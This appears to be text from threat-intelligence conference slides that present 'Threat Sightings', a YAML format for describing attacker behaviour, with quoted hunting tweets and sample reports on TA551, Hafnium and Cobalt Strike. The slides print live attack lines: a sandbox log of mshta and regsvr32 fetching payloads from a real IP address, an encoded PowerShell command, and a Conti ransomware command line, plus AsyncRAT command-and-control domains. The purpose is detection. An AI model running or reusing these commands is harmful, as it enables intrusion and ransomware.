- **2021-06-03** -- Quick post: BazarCall website to BazarLoader infection with Cobalt Strike
- **2021-06-02** -- TA551 (Shathak) Word docs push IcedID (Bokbot)
- **2021-06-01** -- Hancitor infection with Cobalt Strike and netping tool activity

# From InfoSec Twitter with love


You Retweeted

James  
@James\_inthe\_box

A fresh #unknown #ransomware

[app.any.run/tasks/7574bd29...](https://app.any.run/tasks/7574bd29...)

cc @demonslay335



5:22 PM · Sep 2, 2021 · TweetDeck

12 Retweets 1 Quote Tweet 27 Likes

You Retweeted


Vitali Kremez  
@VK\_Intel

TTP of the day from active #ransomware/breach encrypting VEEAM backups on local DC:

```
"start C:\locker.exe -m -net -size 10 -nomutex -p \\VEEAM.dc.local"
```

⚡ Expect elevated ransomware activity for the Labor Day weekend.

#Conti



1:30 PM · Sep 2, 2021 · Twitter Web App

You Retweeted

Racco42  
@Racco42

Another lure for #fin7 #griffon

Subject: "Company VPN - your personal privacy"

Attach: "Domain VPN.zip"

JS: "Virtual private network - confidential internet for employees - v.2.1 2021.js"

same MD5: f1680aa55c88220bcf83e24d89628cc9



app.any.run

The new dead list 09.01.2021of American soldiers at the airport in Kabul.txt.js ...

Interactive malware hunting service. Live testing of most type of threats in any environments. No installation and no waiting necessary.

32 AM

Samir  
@SBousseaden

#threathunting tip: certain System native processes don't spawn an instance of themselves (e.g. svchost.exe > svchost.exe), u can hunt for the succession of process creation (e.g. sysmon eid 1) with same imagepath (below e.g. matches on a code injection notepad.exe > notepad.exe)



9:18 AM · Sep 7, 2021 · Twitter Web App

Scumbots  
@Scumbots

#AsyncRAT SHA256:

7f71539f3c3edbf0f5aea278a974c50e519df0137719fc63e63e7ce0c0be939e C2:

crushco[.]ddns[.]net:6606,crushco[.]ddns[.]net:8808,crushco[.]ddns[.]net:3606,nessator[.]bounceme[.]net:6606,nessator[.]bounceme[.]net:8808,nessator[.]bounceme[.]net:3606,nessator[.]myddns[.]me

12:17 PM · Aug 22, 2021 · scumbots.py

You Retweeted

John Lambert  
@JohnLaTwC

#HuntingTipOfTheDay


Windows services can recover on failures. If you see someone abusing this feature to blind the blue team, you might want to have a closer look 🕵️

[docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012/729c1c1d-93d1-4b10-b068-000000000000](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012/729c1c1d-93d1-4b10-b068-000000000000)

[virustotal.com/gui/file/42dd5...](https://www.virustotal.com/gui/file/42dd5...)

[pentestlab.blog/2020/01/22/per...](https://pentestlab.blog/2020/01/22/per...)

[github.com/atc-project/at...](https://github.com/atc-project/at...)



10:00 AM · Aug 31, 2021 · Twitter Web App

You Retweeted

Max\_Malyutin  
@Max\_Ma\_

Remote Code Execution Microsoft #ExchangeServer vulnerability:

w3wp.exe with the "AppPool" parameter that drops or executes files in "c:\windows\temp\"

\*\*\* Red Alert \*\*\*




Vadim Khrykov @BlackMatter23 · Aug 17

Hunting for @MITREAttack T1197 - BITS Jobs 🕵️

- 5 procedures + emulation steps
- 8 detection ideas
- 21 rules (Windows/Sysmon/EDR)

Check out the rules here:  
[bit.ly/3gadBTv](https://bit.ly/3gadBTv)

#threathunting



179

# TA551 (Shatak)

## header:

sightingReportId: 69012036-1131-49ea-9ffd-6f0985b7588a

status: wip

description: This report documents Threat Sightings for TA551 campaign. TA551 is a financially motivated cybercrime group that operates the email distribution network nicknamed Shathak since at least March 2018. The two primary functions of the service are loading and spamming. This group is known to utilize Ursnif (aka Gozi aka Gozi ISFB) Malware and Valak Malware as loaders within their email distribution network.

author: Jose Luis Sanchez Martinez (joseluis\_sanchezmartinez@mcafee.com)

acknowledgment: [www.malware-traffic-analysis.net](http://www.malware-traffic-analysis.net)

tlp: white

threatInformation:

## threatSightings:

- sighting: Initial Access - Phishing email -> zip file as attachment-> weaponized .doc file.
- sighting: Execution - User Execution (weaponized .doc file) -> Winword -> MSHTA (via CMD) -> REGSVR32.
- sighting: C2 - REGSVR32 downloads and executes Cobalt Strike shellcode runner.

## threatHunting:

- query: Hunt for weaponized doc files from TA551 (SHATHAK)
- query: Hunt for CMD instances spawned from WINWORD, where CMD launches HTA files
- query: Hunt for REGSVR32 instances spawned from MSHTA
- query: Hunt for Gopurple shellcode runner

## footer:

changeTracking:

## references:

- <https://www.malware-traffic-analysis.net/2021/07/21/index.html>
- <https://app.any.run/tasks/76a02b7a-9aea-415d-81d3-f1d4c4b89939/>



# Hafnium (March 2021)

## header:

sightingReportId: 59d13fe2-d9bd-4372-aae4-5e3215980fe2  
status: wip  
description: This report delivers Threat Sightings for HAFNIUM. HAFNIUM targeted Exchange Servers with 0-day exploits back in March 2021. HAFNIUM leveraged ChinaChopper webshell.  
author: Alejandro Houspanossian (alejandro\_houspanossian@mcafee.com)  
acknowledgement: Eoin Miller (rapid7)  
tlp: white  
threatInformation:

## threatSightings:

- sighting: Persistence - Webshell installation
- sighting: Discovery - System Information Discovery and Domain Trust and Group permissions Discovery via ChinaChopper webshell
- sighting: Credential Access - Dumped LSASS memory via Procdump and ChinaChopper webshell
- sighting: C2 - Attempted to establish additional C2 channels via PowerShell
- sighting: C2 - Retrieved 2nd stage payload via MSIEXEC and ChinaChopper webshell
- sighting: Defense Evasion - Deletes webshell files via ChinaChopper webshell
- sighting: Impact - Deleted Active Directory groups

## threatHunting:

## footer:

changeTracking:

## references:

- <https://www.rapid7.com/blog/post/2021/03/23/defending-against-the-zero-day-analyzing-attacker-behavior-post-exploitation-of-microsoft-exchange/>
- <https://www.fireeye.com/blog/threat-research/2021/03/detection-response-to-exploitation-of-microsoft-exchange-zero-day-vulnerabilities.html>
- <https://www.microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange-servers/>
- <https://www.microsoft.com/security/blog/2020/02/04/ghost-in-the-shell-investigating-web-shell-attacks/>

# From Sandbox to Threat Sightings

"-nop -w hidden -encodedcommand" site:any.run

All Maps Shopping

About 81 results (0.38 seconds)

<https://any.run/report/e313626779b5cb73f8fd45>  
Sep 17, 2018 — Online sandbox report

<https://any.run/report/4c4d92b7a3197e930be10>  
May 17, 2020 — Online sandbox report  
Malicious activity.  
You've visited this page 2 times. Last

Malicious activity

reg.bat  
MD5: B4F0A7159F63028C5AC25C579459E3D7  
Start: 17.05.2020, 06:47 Total time: 300 s  
trojan cobaltstrike

Win7 32 bit Complete

Indicators:

Get sample IOC Restart Export

Text report Processes graph ATT&CK™ matrix

CPU

Processes Filter by PID or name

1168	cmd.exe	/c "C:\Users\admin\AppData\Local\Temp\reg.bat"	252
3248	powershell.exe	-w hidden -command "mshta http://142.93.252.95:9999/slqpp"; powershell -w hidden -command	1k
2972	mshta.exe	http://142.93.252.95:9999/slqpp	475
2936	powershell.exe	-w hidden -command regsvr32 /s /u /n /i:http://142.93.252.95:9998/E1QrP scrobj	1k
3612	regsvr32.exe	/s /u /n /i:http://142.93.252.95:9998/E1QrP scrobj	311
3200	powershell.exe	-nop -w hidden -encodedcommand JABzAD0ATgBIAHcALQBPAgiAagBIAgMAdAAgAEkATw	1k

cobaltstrike

## Observations

1. CMD spawns PowerShell
2. PowerShell spawns MSHTA and PowerShell
3. MSHTA executes web payload
4. PowerShell spawns REGSVR32
5. REGSVR32 downloads web payload
6. PowerShell executes base64 command

# From First-hand experience to Threat Sightings

- Incident Responders
- Malware Analysts
- SOC Analysts
- Threat Hunters
- ...

```
header:
  sightingReportId: 8ad76b99-b579-458c-8810-786d3e86bd79
  status: wip
  description: This Threat Sighting represent different behaviors observed c
  author: Alejandro Houspanossian (alejandro_houspanossian@mcafee.com)
  tlp: white
  threatId: ...
  threatSighting:
    - sighting: Execution - Cobalt Strike Highly Obfuscated PowerShell execute
    - sighting: Execution - Probable Cobalt Strike execution via Windows Servi
    - sighting: Discovery - Process Injection into DLLHOST. Automatic Discover
    - sighting: Discovery - Hands-on-keyboard Discovery. Obfuscated PowerShell
    - sighting: Privilege Escalation - Named Pipes Impersonation (Cobalt getS
  footer: threatHunting: ...
  changeTracking:
    created: 2021-09-01
    lastModified: 2021-09-01
    sightingVersion: 1.0
    schemaVersion: 1.5
  references:
    - https://nasbench.medium.com/what-is-the-dllhost-exe-process-actually-r
    - https://attack.mitre.org/techniques/T1055/012/
    - https://blog.cobaltstrike.com/2019/08/21/cobalt-strikes-process-inject
    - https://thedfirreport.com/2021/08/29/cobalt-strike-a-defenders-guide/
```

Threat Sightings from the trenches

# Status and Next Steps

- Public AC3 Threat Sightings GitHub repo (Sep/Oct 2021)

Sightings_CobaltStrike_PrintNightmar...	Update Sightings_CobaltStrike_PrintNightmare.yml	2 months ago
Sightings_Darkside.yml	Update Sightings_Darkside.yml	2 months ago
Sightings_Empire.yml	schema	2 months ago
Sightings_Gootloader.yml	Update Sightings_Gootloader.yml	2 months ago
Sightings_Lokibot.yml	Updating schema	2 months ago
Sightings_NotPetya.yml	schema	2 months ago
Sightings_OlympicDestroyer.yml	schema	2 months ago
Sightings_REvil_SupplyChainAttack.yml	Update Sightings_REvil_SupplyChainAttack.yml	2 months ago
Sightings_Ransomware_Qatar.yml	schema	2 months ago
Sightings_Ryuk.yml	schema	2 months ago
Sightings_Template_v1.2.yml	Create Sightings_Template_v1.2.yml	2 months ago
Sightings_Trickbot.yml	schema	2 months ago
Sightings_WSHRat.yml	schema	2 months ago
Sightings_WannaMine.yml	schema	2 months ago
Sightings_njRAT.yml	Update Sightings_njRAT.yml	29 days ago

README.md

## AC3 Threat Sightings

How do we learn about Cyber Threats? How do we transform learnings into actual detection improvements? Do we need millions of data points in order to do some learning? Do we strictly need capabilities like malware research to learn? Are IoCs like file hashes enough for characterizing Threats?

### Say Hello to Threat Sightings

- Threat Sighting Generator
  - Sysmon2
  - CTI reports
  - ELK
  - ...
- Threat Sightings Composer (UI)
- Threat Sighting Exporter:
  - MISP
  - OpenIOC
  - Sigma
  - ...



# Summary: empowering through knowledge.

## Threat Sightings:

- Knowledge representation and sharing
- Understanding/rationalizing known attacks
- Actionability!

## 2 final asks:

- Please share your feedback!
- And please include details as text in your Threat Analysis reports!





# Thanks!

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